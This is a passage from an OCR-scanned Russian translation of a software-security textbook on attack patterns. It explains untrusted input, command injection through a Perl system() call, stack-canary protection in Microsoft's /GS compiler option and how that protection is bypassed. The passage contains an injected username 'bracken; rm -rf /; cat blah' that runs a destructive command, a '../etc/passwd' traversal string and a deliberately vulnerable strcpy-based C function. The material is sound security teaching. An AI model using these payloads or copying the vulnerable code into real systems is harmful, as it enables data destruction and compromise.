Оценка потенциального риска не требует серьезных затрат и выполняется довольно легко, поскольку для этого достаточно проанализировать брандмауэры и другие сетевые устройства с возможностями фильтрации. Все сетевое окружение может быть проанализировано с одного шлюза. Однако, обратите внимание, что часто конфигурация брандмауэра или шлюза позволяет прохождение трафика уровня приложений, например запросов к Web-приложениям. Вот здесь и пригодится второй множитель уравнения, благодаря которому можно узнать о том, действительно ли нанесет атака ущерб. Сюрпризом может оказаться то, что при тестировании конкретного узла по отношению к атаке, от которой предполагается нулевой или весьма незначительный ущерб, конечный результат ущерба оказывается огромным.

Наши уравнения весьма пригодятся на практике, поскольку они отражают истинную картину в реальной ситуации. Например, если определяется высокоэффективная атака, то для снижения ущерба можно уменьшить воздействие атаки. Во многих слу-

чаях для этого достаточно добавить новое правило брандмауэра — относительно дешевое решение. Безусловно, с помощью брандмауэра не удастся защититься от всех атак уровня приложений. Альтернативой является исправление приложения, чтобы снизить эффективность конкретной атаки против этого приложения.

Ознакомление с технологией взлома

Что происходит при атаке на программное обеспечение? В целях изучения механизма взлома программного обеспечения воспользуемся простой аналогией с жилым домом. "Комнаты" в нашей атакуемой программе соответствуют блокам кода в программном обеспечении, выполняющем определенную функцию. Следует изучить "комнаты", чтобы смело перемещаться по всему "дому".

Каждый блок кода служит для выполнения уникальной функции в программе. Некоторые блоки кода применяются для чтения данных из сети. Представим блоки кода в виде комнат дома, а также представим, что злоумышленник стоит перед входом этого дома на крыльце. Тогда вполне логично представить программный код по взаимодействию с сетью как фойе. Этот код для работы в сети должен проверяться в первую очередь, ведь он принимает входные данные, поступающие от удаленного хакера. В большинстве случаев программный код для работы в сети просто принимает входные данные и "упаковывает" их в поток данных. Этот поток данных затем передается дальше в "дом" для обработки более сложными фрагментами кода. Таким образом, "фойе" (код для работы в сети) связано внутренними дверями со смежными "комнатами". Злоумышленнику не интересно проводить атаку в "фойе", но зато он может перейти в "кухню", где находится множество ценных вещей. Например, на "кухне" можно открывать файлы и выполнять запросы к базам данных. Цель злоумышленника — найти проход из "фойе" на "кухню".

Точка зрения хакера

Атака начинается с нарушения установленных правил и проверки предположений. Одним из первых действий хакера является проверка предположения "безусловного доверия". Хакеры точно обойдут любое правило, в котором использованы предположения относительно того, "когда, где и что" разрешено принимать в качестве входных данных. По той же причине, по которой редко составляются схемы разрабатываемой программы, эти программы также редко проходят интенсивное "тестирование при критических нагрузках", и особенно такое тестирование, при котором используются специально подготовленные вредоносные входные данные. В результате для всех пользователей по умолчанию устанавливаются доверительные отношения. При этом предполагается, что пользователь, с которым установлены безусловные доверительные отношения, будет вводить только корректно сформированные данные, соответствующие установленным правилам, т.е. по отношению к этим данным тоже демонстрируется полное доверие.

Чтобы было понятнее, мы повторим то же самое другими словами. Ключевым является предположение, что пользователи, с которыми установлены доверительные отношения, не предоставлюет "некорректных"или "вредоносных" данных. В одном из видов этих доверительных отношений используется клиентское программное обеспечение. Если клиентская программа создана в целях отправки только определенных команд, то разработчики часто предполагают, что разумный пользователь

будет использовать клиентскую программу только для доступа к серверу. Незамеченной часто остается проблема, что хакеры сами пишут программы. Опытный хакер может написать свою собственную клиентскую программу или взломать существующую. При этом созданное злоумышленником клиентское приложение может (и будет) *специально* предоставлять вредоносные входные данные и *точно в нужное время*.

Почему нельзя доверять пользователям

Рассмотрим простой пример, демонстрирующий ошибочность безусловного доверия к данным, вводимым пользователями. В нашем примере используется атрибут `maxsize` HTML-формы. Формы представляют собой стандартный элемент для запроса пользователей Web-сайта о необходимости ввода данных. Они широко используются практически во всех Web-транзакциях. К сожалению, для большинства Web-форм сделаны предположения о вводе только корректных данных.

Разработчик формы может задать максимальное количество символов, которые разрешено вводить пользователю. Например, в следующем фрагменте кода размер поля "username" ограничивается десятью символами.

```
<form action="login.cgi" method=GET>
<input maxlength=10 type="input" name="username">Username</input>
</form>
```

Дизайнер, который плохо разбирается в базовой технологии, может предположить, что удаленному пользователю теперь можно будет вводить не более десяти символов в поле имени. При этом они могут не понимать, что ограничение происходит на компьютере удаленного пользователя, в его Web-браузере! Но ведь удаленный пользователь может применять Web-браузер, который не учитывает ограничение по размеру поля. Или же удаленный пользователь может создать собственный браузер с такой возможностью. Или же удаленный пользователь вообще не будет использовать Web-браузер. Он может просто вручную ответить на запрос формы с помощью специального адреса URL.

```
http://victim/login.cgi?username=billthecat
```

В любом случае, не следует безоговорочно доверять данным удаленного пользователя и никогда не надеяться на его программное обеспечение. Ничего не мешает удаленному пользователю предоставить в ответ на запрос следующий URL-адрес.

```
http://victim/login.cgi?username=THIS_IS_WAY_TOO_LONG_FOR_A_USERNAME
```

Предположения, основанные на доверии, наподобие приведенных выше, создают потайные ходы между "комнатами" в нашем воображаемом доме. Опытный хакер может использовать лазейку "безусловных доверительных отношений", чтобы проникнуть из "фойе" в "кухню".

Отмычка для замка

Злоумышленник способен тщательно подобрать входные данные и предусмотреть "правильный" порядок их поступления. При атаке каждый бит данных напоминает ключ, который открывает путь к нужному коду. Полную атаку можно представить "связкой ключей", которая позволяет последовательно "открыть все пути" в программе. Обратите внимание, что эти "ключи" должны использоваться в определенном порядке. После того как "ключ" использован, он должен быть отложен в сто-

рону. Другими словами, проведение атаки предусматривает ввод абсолютно точных данных в абсолютно точном порядке.

Программное обеспечение представляет собой матрицу решений. Решения трансформируются в ветви, которые соединяют блоки кода друг с другом. Представим эти ветви в виде проходов, которые соединяют комнаты. "Двери" будут открыты, если хакер введет нужные данные ("ключ") в нужном порядке. В некоторых фрагментах кода программы происходит выбор ветви в зависимости от введенных пользователем данных. Вот здесь и происходит "подбор ключей". Хотя на определение этих мест в программном коде требуется огромное количество времени, в некоторых случаях этот процесс можно автоматизировать. На рис. 2.2 показана структура дерева кода стандартного FTP-сервера. На рисунке указано, какие ветви выбираются в зависимости от введенных пользователем данных.




Рис. 2.2. На схеме изображена древовидная структура программного кода типичного FTP-сервера. Блоки представляют собой неразрывный код, а линии символизируют переходы и условные переходы между блоками кода. В выделенных жирными линиями блоках кода обрабатываются пользовательские данные

Подобные схемы являются мощным средством при восстановлении исходного кода и структуры программы. Однако иногда требуются гораздо более сложные данные. На рис. 2.3 показана более сложная трехмерная схема, которая также отображает внутреннюю структуру программы.




Рис. 2.3. Эта схема представлена в трех измерениях. Каждый фрагмент кода выглядит как отдельный куб. Мы использовали пакет OpenGL для иллюстрации всех путей в программном коде, ведущих к уязвимому вызову `sprintf` *в атакуемой программе*

Внутри отдельных "комнат" нашей программы обрабатываются различные части пользовательского запроса. На рис. 2.4 показан результат дизассемблирования отдельного фрагмента кода из атакуемой программы. Следуя нашей аналогии, этот код содержится в одной из "комнат" нашего "дома" (один из блоков, показанных на приведенных выше рисунках). Злоумышленник может использовать эту информацию для планирования атаки в каждой из "комнат".

Простой пример

Рассмотрим программу атаки, при которой злоумышленник запускает команду командного интерпретатора на атакуемой системе. Ошибка в программном коде, которая приводит к появлению уязвимого места, может выглядеть следующим образом.




Рис. 2.4. Результат дизассемблирования одной "комнаты" в атакуемой программе. Первые строки листинга являются набором инструкций программы. Инструкции, которые обрабатывают введенные пользователями данные, показаны в конце листинга. При взломе программного обеспечения необходимо знать, как данные перемещаются в программе (особенно пользовательские данные) и как данные обрабатываются в конкретном блоке кода

```
$username = ARGV; #user-supplied data
system("cat /logs/$username" . ".log");
```

Обратите внимание, что при вызове функции `system()` ей передается параметр, значение которого не проходит никаких проверок. Предположим, например, что значение параметра `username` поступает из HTTP-cookie. HTTP-cookie представляет собой небольшой файл данных, который полностью составляется удаленным пользователем (и, как правило, хранится в Web-браузере). Опытные разработчики программного обеспечения знают, что данным файлов cookie доверять нельзя никогда (за исключением криптографически защищенных файлов, которые прошли проверку).

Используемое в нашем примере уязвимое место возникло вследствие того, что ненадежные данные файла cookie принимаются в системе и используется в команде командного интерпретатора. В большинстве систем для командного интерпретатора предоставляется доступ на уровне системы, и при "правильном" подборе символов в качестве значения `username`, хакер может отправлять команды, которые будут управлять удаленной системой.

Давайте рассмотрим этот пример немного подробнее. Если удаленный пользователь в строку для имени введет значение `bracken`, то конечная команда нашего кода, выполняемая с помощью вызова `system()`, будет такой, как показано ниже.

```
cat /logs/bracken.log
```

Эта команда отображает содержимое файла `bracken.log` из каталога `logs` в окне Web-браузера. Если удаленный пользователь введет другое имя, например `nosuchuser`, то команда будет иметь следующий вид.

```
cat /logs/nosuchuser.log
```

Если файла не существует, то происходит ошибка, о которой выдается уведомление, а именно: не отображается никаких данных. С точки зрения злоумышленника вызвать такую ошибку не очень интересно, но зато есть "пища для размышлений". Поскольку мы контролируем значение переменной `username`, то мы можем ввести любые символы в качестве имени пользователя. Теперь воспользуемся преимуществами такого положения.

Давайте посмотрим, что произойдет, если мы введем "нужные символы в нужном порядке". Используем в качестве имени пользователя строку "`../etc/passwd.`" и в результате получим следующую команду.

```
cat /logs/../etc/passwd.log
```

В данном случае мы использовали типичную хитрость перехода в корневой каталог для отображения содержимого файла `/etc/passwd.log`. Удалось это благодаря тому, что мы имели полный контроль над именем файла, которое передается команде `cat`. Жаль, что файл `/etc/passwd.log` отсутствует на большинстве UNIX-систем.

Наша программа атаки довольно проста и не приведет к серьезным негативным последствиям. Но в результате даже небольших умственных усилий можно добавить еще несколько команд, чтобы они были выполнены на атакуемом компьютере. А поскольку уже вполне реально контролировать содержимое строки после команды `cat`, то столь же реально добавить еще несколько команд.

Далее введем вредоносное имя пользователя, например "`bracken; rm -rf /; cat blah.`", которое приведет к последовательному запуску трех команд. В качестве разделителя команд используется символ точки с запятой.

```
cat /logs/bracken; rm -rf /; cat blah.log
```

В этой простой атаке несколько команд используются для удаления всех файлов из корневого каталога. После такой атаки на взломанной системе останется только корневой каталог и, возможно, каталог lost-and-found. Вот к каким серьезным последствиям для всей системы может привести лишь одно "простое" уязвимое место в строке кода для ввода имени пользователя на Web-сайте.

Важно отметить, что здесь тщательно было подобрано значение для имени пользователя в конце собственной строки. Таким образом, конечная командная строка будет иметь правильный формат, что позволит выполнить встроенные вредоносные команды. Поскольку для разделения команд используется символ точки с запятой, в нашем примере выполняются три команды. Но эту атаку нельзя назвать *полностью* разумной! Последняя команда `cat blah.log` не будет выполнена, ведь уже были удалены все файлы!

В конечном счете эта простая атака основана на управлении строками данных и использовании синтаксиса языка на уровне системы.

Безусловно, наш пример атаки является тривиальным, но он демонстрирует, что может произойти, когда программное обеспечение удаленной цели может запускать команды, данные для которых поступают из непроверенных источников. Возвращаясь к нашей аналогии с домом, можно сказать, что в данном случае была оставлена открытой "дверь", позволившая хакеру управлять тем, какие команды должны выполняться программой.

В этой атаке мы только воспользовались уже существующими свойствами атакуемой программы. Как увидим далее, существуют и значительно более мощные

атаки, которые позволяют полностью обойти свойства атакуемого программного обеспечения с помощью встроенного кода (и иногда даже вирусов). В качестве примера можно назвать атаки на переполнение буфера, которые "прорубают новую дверь" в "доме" программного обеспечения, разрушая "стены" управления потоком данных. Это доказывает, что подобные атаки нацелены на структуру программ и иногда в этих атаках используются чрезвычайно глубокие знания о "правилах постройки домов". Иногда это предполагает умение писать на машинном языке и владение предметом схемотехники. Безусловно, такие атаки намного сложнее, чем рассмотренная выше атака.

Схемы атак, или планы злоумышленника

Хотя беспрерывно появляются какие-то новшества, но на данный момент существует всего лишь несколько довольно специфических методов взлома программного обеспечения. Это означает, что применение стандартных методов взлома часто позволяет найти новые способы проведения атак. Конкретная атака обычно является результатом усовершенствования стандартной атаки для взлома конкретной цели. Стандартные ошибки могут быть использованы хакерами для сокрытия данных, предотвращения обнаружения, ввода команд, взлома баз данных и внедрения вирусов. Очевидно, что для того, чтобы хорошо научиться взламывать программное обеспечение, следует ознакомиться со стандартными методами и шаблонами атак и научиться определять, какой из этих методов наиболее подойдет для проведения конкретной атаки.

Шаблон атаки — это набросок взлома по отношению к уязвимому месту в программном обеспечении. Таким образом, в шаблоне атаки предусматривается несколько основных свойств уязвимого места и предоставляются сведения, необходимые хакеру для взлома атакуемой системы.

Программа атаки, атака и хакер

Продолжая создавать список определений, скажем, что *программа атаки* (exploit) — это экземпляр шаблона атаки, созданный для компрометации конкретного фрагмента кода в атакуемой системе. Программы атаки обычно встроены в удобные для использования средства или программы. Программы атаки обычно хранятся отдельно, что удобно для их классификации и доступа.

Атака (attack) — это процесс применения программы атаки. Этот термин часто ошибочно используется для обозначения программы атаки. Атаки — это события, которые раскрывают некорректные состояния и внутренние логические ошибки в системе.

И последнее, *хакер* (attacker) —это человек, который использует программу атаки для проведения атаки. Хакеры не всегда являются злоумышленниками, хотя и весьма трудно избавиться от нехорошего подтекста этого слова. Обратите внимание, что мы используем его даже по отношению к новичкам в деле взлома (script-kiddies), которые не способны самостоятельно создать программы атаки. Хакер — это тот, кто представляет непосредственную угрозу для атакуемой системы. Каждая атака имеет конечную цель, которой добивается человек. Без человека шаблон атаки представляет собой только план на бумаге. Хакер воплощает теорию в практику. Каждая атака может быть описана по отношению к уязвимым местам в атакуемой системе. Хакер

может ослабить или усилить атаку в зависимости от уровня его знаний и опыта. Опытные хакеры лучше пользуются шаблонами атаки, чем их начинающие единомышленники.

Шаблон атаки

Мы используем термин *шаблон* (pattern) в том же смысле, что и для шаблона выкроек — набросок для проведения атаки определенного типа. В атаках на переполнение буфера, например, используется несколько стандартных шаблонов. Шаблоны позволяют сделать несколько "вариаций на одну тему". Эти "вариации" могут быть выполнены "по разным направлениям", включая временной промежуток, используемые ресурсы, методы атаки и т.д.

Шаблон атаки включает в себя вектор вторжения, который одновременно указывает на зону активизации и содержит полезную нагрузку (в данном случае полезной нагрузкой являются данные, с помощью которых хакер проводит атаку). Что касается шаблона атаки, то очень важно понять различие между вектором вторжения и полезной нагрузкой. Хорошая программа атаки не только позволяет взломать программный код, но и ухудшает ситуацию после исполнения кода с полезной нагрузкой. Вся суть в том, чтобы, используя ошибку, доставить полезную нагрузку в нужное место и запустить эти вредоносные данные.

Вектор вторжения

С помощью *вектора вторжения* (injection vector) с максимально возможной точностью описывается формат атаки, основанной на введении вредоносных данных. Каждая атакуемая среда накладывает определенные ограничения на форму проводимой атаки. В зависимости от наличия защитных механизмов, вектор внедрения может быть очень сложным. Целью вектора внедрения является донести полезную нагрузку атаки в *зону активизации* (activation zone) атакуемой системы. В векторе вторжения должны учитываться основные принципы атаки, синтаксис команд, которые может принимать система, места размещения различных полей и допустимые численные диапазоны принимаемых системой данных. Таким образом, вектор вторжения для конкретной атаки представляет собой набор базовых правил схемы проведения атаки. Эти правила продиктованы ограничениями атакуемой среды. Векторы ввода также отвечают за генерацию уведомлений обратной связи, т.е. с их помощью хакер может проследить за ходом проведения атаки.

Зона активизации

Зона активизации (activation zone) — это область атакуемого программного обеспечения, в которой возможно исполнение, или *активизация*, полезной нагрузки атаки. В зоне активизации намерения хакера (посредством полезной нагрузки) воплощаются в реальность. Зоной активизации может быть командный интерпретатор, определенный исполняемый машинный код в буфере или вызовы системной библиотеки. В зоне активизации генерируются сообщения об успехе. Исполнение полезной нагрузки называют *активизацией полезной нагрузки*.

Уведомление об успехе

Уведомление об успехе (output event) указывает на то, что был достигнут искомый результат атаки (с точки зрения хакера). Таким уведомлением может оказаться,

например, создание удаленного командного интерпретатора, выполнение команды или уничтожение данных. Уведомление об успехе иногда может состоять из нескольких небольших событий, которые совместно указывают на достижение конечной цели атаки. Такие небольшие события называют *слагаемыми элементами* (agreggation element) уведомления об успехе. Итак, уведомление об успехе демонстрирует, что цели и намерения хакера были достигнуты.

Уведомление обратной связи

Во время проверки системы на предмет ее взлома через уязвимое место генерируются уведомления обратной связи (feedback event). Это события, которые легко может увидеть хакер. А то, насколько легко, зависит от среды реализации атаки. Уведомлением обратной связи можно считать ответы на запросы и временные промежутки между событиями. Например, такой параметр, как время ответа на выполнение конкретной транзакции, является уведомлением обратной связи. Уведомления обратной связи — это инструменты для определения успеха или неудачи проводимой атаки.

Пример атаки: взломанный компилятор C++ от компании Microsoft

Попробуем на примере прояснить нашу терминологию и связать ее с реальной жизнью. В этом разделе мы рассмотрим уже неоднократно упоминавшуюся (но очень важную) атаку на переполнение буфера. Безусловно, то, насколько опасной будет атака на переполнение буфера, зависит от конкретной ситуации. Случайное переполнение буфера, которое является простой ошибкой на техническом уровне, не представляет серьезного риска. Но в основном переполнения буфера очень опасны. Это настолько важное явление, что мы посвятили переполнению буфера целую главу (см. главу 7, “Переполнение буфера”). В данном случае мы используем реальный пример, чтобы показать, как шаблон атаки может превратиться в реальную программу атаки. При рассказе мы будем приводить фрагменты кода. Наши читатели могут стать на место злоумышленника, скопировать наш код, скомпилировать его и затем провести атаку на него, чтобы проанализировать результаты. Как вы увидите, это довольно забавный пример.

В феврале 2001 года компания Microsoft добавила свойство безопасности к своему компилятору для языка C++, последняя версия которого называлась и Visual C++.NET и Visual C++ version 7 [5]. Итак, чтобы использовать программу атаки в своих целях, нужно найти взломанную версию компилятора.

Новая функция безопасности компилятора была предназначена для автоматической защиты потенциально уязвимого исходного кода от некоторых типов атак на переполнение буфера. Защита достигается за счет нового свойства, которое позволяет разработчикам продолжать использовать потенциально уязвимые строковые функции, например `strcpy()` (источник многих проблем), и быть под “защитой” от манипуляции со стеком. Это новое свойство во многом основано на изобретении Криспина Кована (Crispin Cowan) под названием StackGuard и используется при

[5] *Это уязвимое место открыл Крис Рэн (Chris Ren), специалист компании Cigital, который внес значительный вклад в написание этого раздела. — Прим. авт.*

создании стандартного машинного кода (а не кода на промежуточном языке .NET). Обратите внимание, что новая возможность предназначена для защиты любой программы, скомпилированной с помощь "защищенного" компилятора. Другими словами, использование новой возможности должно помочь разработчикам создавать более безопасное программное обеспечение. Однако, в своей взломанной форме, новая возможность Microsoft приводит к ложному чувству безопасности, поскольку ее легко преодолеть. По всей видимости, компания Microsoft, как и в прошлом, отдает предпочтение все же производительности, а не безопасности.

StackGuard — не самое лучшее средство для защиты от атак на переполнение буфера. На самом деле это средство было создано под сильным давлением со стороны разработчиков. Кован просто внес исправления в генератор кода `gcc`, чтобы не пришлось создавать новый генератор или полностью менять архитектуру компилятора `gcc`.

Новая функция защиты от Microsoft обеспечивает возможность вызывать "защищенный обработчик ошибок" при возникновении потенциально опасной ситуации. Тот факт, что атака может быть выявлена на таком раннем этапе, демонстрирует мощь концепции шаблонов атак. Однако такой способ реализации защищенного обработчика ошибок, привел к тому, что сама функция безопасности Microsoft оказалась уязвимой для атак! Злоумышленник может провести специальную атаку на "защищенную" программу, которая непосредственно взломает защитный механизм. Безусловно, этот новый тип атаки определяет новый шаблон.

Существует несколько других, не основанных на StackGuard, методов, которыми могут воспользоваться создатели компиляторов для защиты от атак на переполнение буфера. Компания Microsoft предпочла слабое решение более сложному. Это просчет на уровне проекта, который приводит к возможности проведения большого количества атак на программный код, скомпилированный с помощью нового компилятора. Таким образом, компилятор Microsoft можно назвать "разносчиком уязвимых мест" в программах.

Вместо того чтобы надеяться на функцию запускаемого во время исполнения компилятора для защиты от атак на переполнение буфера, разработчики и архитекторы должны установить строгие правила создания программного обеспечения, предполагающие в том числе проверки исходного кода. Для обнаружения потенциальных проблем в исходном коде программ C++ (для защиты от которых и предназначена рассматриваемая нами функция Microsoft), могут и должны применяться средства статического анализа, например SourceScope от Citigal или программа с открытым исходным кодом ITS4. Гораздо лучше заранее полностью устранить эти проблемы в исходном коде, чем пытаться заблокировать их при попытке атак во время выполнения программы[6].

Судя по высказываниям Билла Гейтса в январе 2002 года, компания Microsoft делает крутой поворот в сторону обеспечения безопасности. Однако у этой компании надолго хватит работы по усовершенствованиям, поскольку даже в функциях обеспечения безопасности присутствуют просчеты на уровне проекта.

Одним из положительных качеств StackGuard и родственного ему средства от Microsoft является эффективность механизмов проверки. Однако существует несколько способов для обхода этих механизмов. Атаки, которые провела Cigital для

---

[6] *Более подробная информация об анализе исходного кода и его роли в деле обеспечения безопасности содержится в книге Buiding Secure Software. — Прим. авт.*

взлома механизмов защиты Microsoft, вовсе не являются новыми и вовсе не требуют каких-либо исключительных усилий. Если бы специалисты Microsoft ознакомились с литературой о недостатках StackGuard, то они смогли бы избежать возможности проведения таких атак.

Технические подробности атаки

Для создания приложений с функцией так называемой "проверки безопасности буфера" разработчики программ на Visual C++.Net (Visual C++ 7.0) могут воспользоваться параметром `/GS` компилятора. В 2001 году сотрудниками Microsoft было написано по меньшей мере две статьи о новой возможности, которые затем были удалены из Internet[7]. Основываясь на этой документации относительно параметра `/GS` и исследовав двоичные инструкции, генерируемые компилятором при использовании этого параметра, исследователи Cigital определили, что параметр `/GS` по сути является Win32-реализацией программы StackGuard. Этот вывод был проверен независимыми исследователями компании Immunix.

Благодаря переполнению буфера в стеке хакер получает массу возможностей для перехвата выполнения программы. При использовании широкоизвестного и популярного шаблона атаки в стеке перезаписывается адрес возврата функции данными, которые предоставляет хакер. Управление передается по адресу в эпилоге функции, в котором хакер размещает вредоносный код.

Разработчики StackGuard впервые предложили идею размещения сигнального слова (canary word) перед адресом возврата из функции в прологе функции. В эпилоге функции выполняется проверка содержимого стека на предмет того, не был ли изменен адрес возврата функции (по сигнальному слову). Позднее этот метод проверки был усовершенствован с помощью использования функции XOR для сигнального слова и адреса возврата, чтобы не дать хакеру возможности обойти значение сигнального слова и переписать адрес возврата из функции. StackGuard можно считать удачным решением для блокирования некоторых атак на переполнение буфера путем выявления этих атак во время выполнения программы. В подобном средстве под названием StackShield используется отдельный стек для хранения адресов возврата из функций.

Изменение адреса возврата из функции не является единственным способом для перехвата управления в программе. В статье на сайте журнала Phrack можно найти описание других возможных атак на переполнение буфера, которые позволяют преодолеть защиту, организованную с помощью средств, подобных StackGuard и StackShield8. Шаблон атаки можно охарактеризовать следующим образом. Если в стеке "после" уязвимого буфера существуют переменные, содержащие указатели на функции, то сначала хакер организовывает переполнение буфера, которое искажает данные указатели, и далее при вызове функций по этим указателям управление передается подготовленному коду, сохраненному по указанному адресу памяти. Затем предоставленное хакером значение может быть записано по этому адресу. Идеальной областью памяти для хакера будет указатель функции, которая вызывается

---

[7] *Автором одной статьи является Майкл Говард (Michael Howard), а другой — Брендон Брей (Brandon Bray). — Прим. авт.*

[8] *Статья под названием "Bypassing Stackguard And StackShield" доступна по адресу* `http://www.phrack.org/show.php?p=56&a=5`.

позже в программе. В статье журнала Phrack обсуждается, как найти такой указатель функции в глобальной таблице смещений (Global Offset Table — GOT). Пример реальной атаки для обхода защиты StackGuard был опубликован по адресу `http://www.securityfocus.com/archive/1/83769`.

Обзор Microsoft-реализации средства StuckGuard

Много технических сведений по реализации параметра `/GS` в компиляторе от Microsoft можно найти в трех исходных файлах модуля CRT, а именно: `seccinit.c`, `seccook.c` и `secfail.c`. Другие детали можно узнать, исследовав инструкции, которые генерируются компилятором с установленным параметром `/GS`.

Единственное средство безопасности (сигнальное слово) инициализируется в вызове процедуры `CRT_INIT`. Создан новый вызов библиотеки `_set_security_error_handler`, который может использоваться для установки определенного пользователем обработчика. Указатель функции к обработчику пользователя хранится в глобальной переменной `user_handler`. В эпилоге функции генерируемая компилятором инструкция переходит к функции `security_check_cookie`, определенной в файле `seccook.c`. Если сигнальное слово было изменено, вызывается функция `security_error_handler`, которая определена в файле `secfail.c`. Функция `security_error_handler` сначала проверяет, был ли инсталлирован предоставленный пользователем обработчик. Если это так, то вызывается обработчик пользователя, а если нет, то по умолчанию выводится сообщение "Buffer Overrun Detected" ("Обнаружено переполнение буфера") и работа программы завершается.

В этой реализации функции защиты есть несколько проблемных решений. В Windows не предусмотрено ничего подобного глобальной таблице смещений (GOT) с возможностью записи данных, поэтому даже учитывая описанное выше размещение данных в стеке, злоумышленнику непросто найти подходящий для использования указатель функции. Однако из-за доступности переменной `user_handler` хакеру совсем не нужно выполнять сложный поиск подходящей цели!

Обход функции защиты для компилятора от Microsoft

Рассмотрим следующую небольшую программу.

```
#include <stdio.h>
#include <string.h>

/*
    где
    request_data — входной параметр, в котором содержится предоставленная
    пользователем зашифрованная строка, наподобие
       "host=dot.net&id=user_i d&pw=user_password&cookie=da".
    user_id - выходной параметр, который используется для копирования декодиро-
ванного значения 'user_id'.
    password- выходной параметр, который используется для копирования декодиро-
ванного значения 'password'
*/
void decode(char *request_data, char *user_id, char *password){
    char temp_request[64];
    char *p_str;

    strcpy(temp_request, request_data); P_str = strtok(temp_request, "&");
    while(p_str != NULL){
           if (strncmp(p_str, "id=", 3) == 0){
                    strcpy(user_id, p_str + 3 );
```

```
                    }
    else if (strncmp(p_str, "pw=", 3) == 0){
        strcpy(password, p_str + 3);
    }
     p_str = strtok(NULL, "&");
    }
}

/*
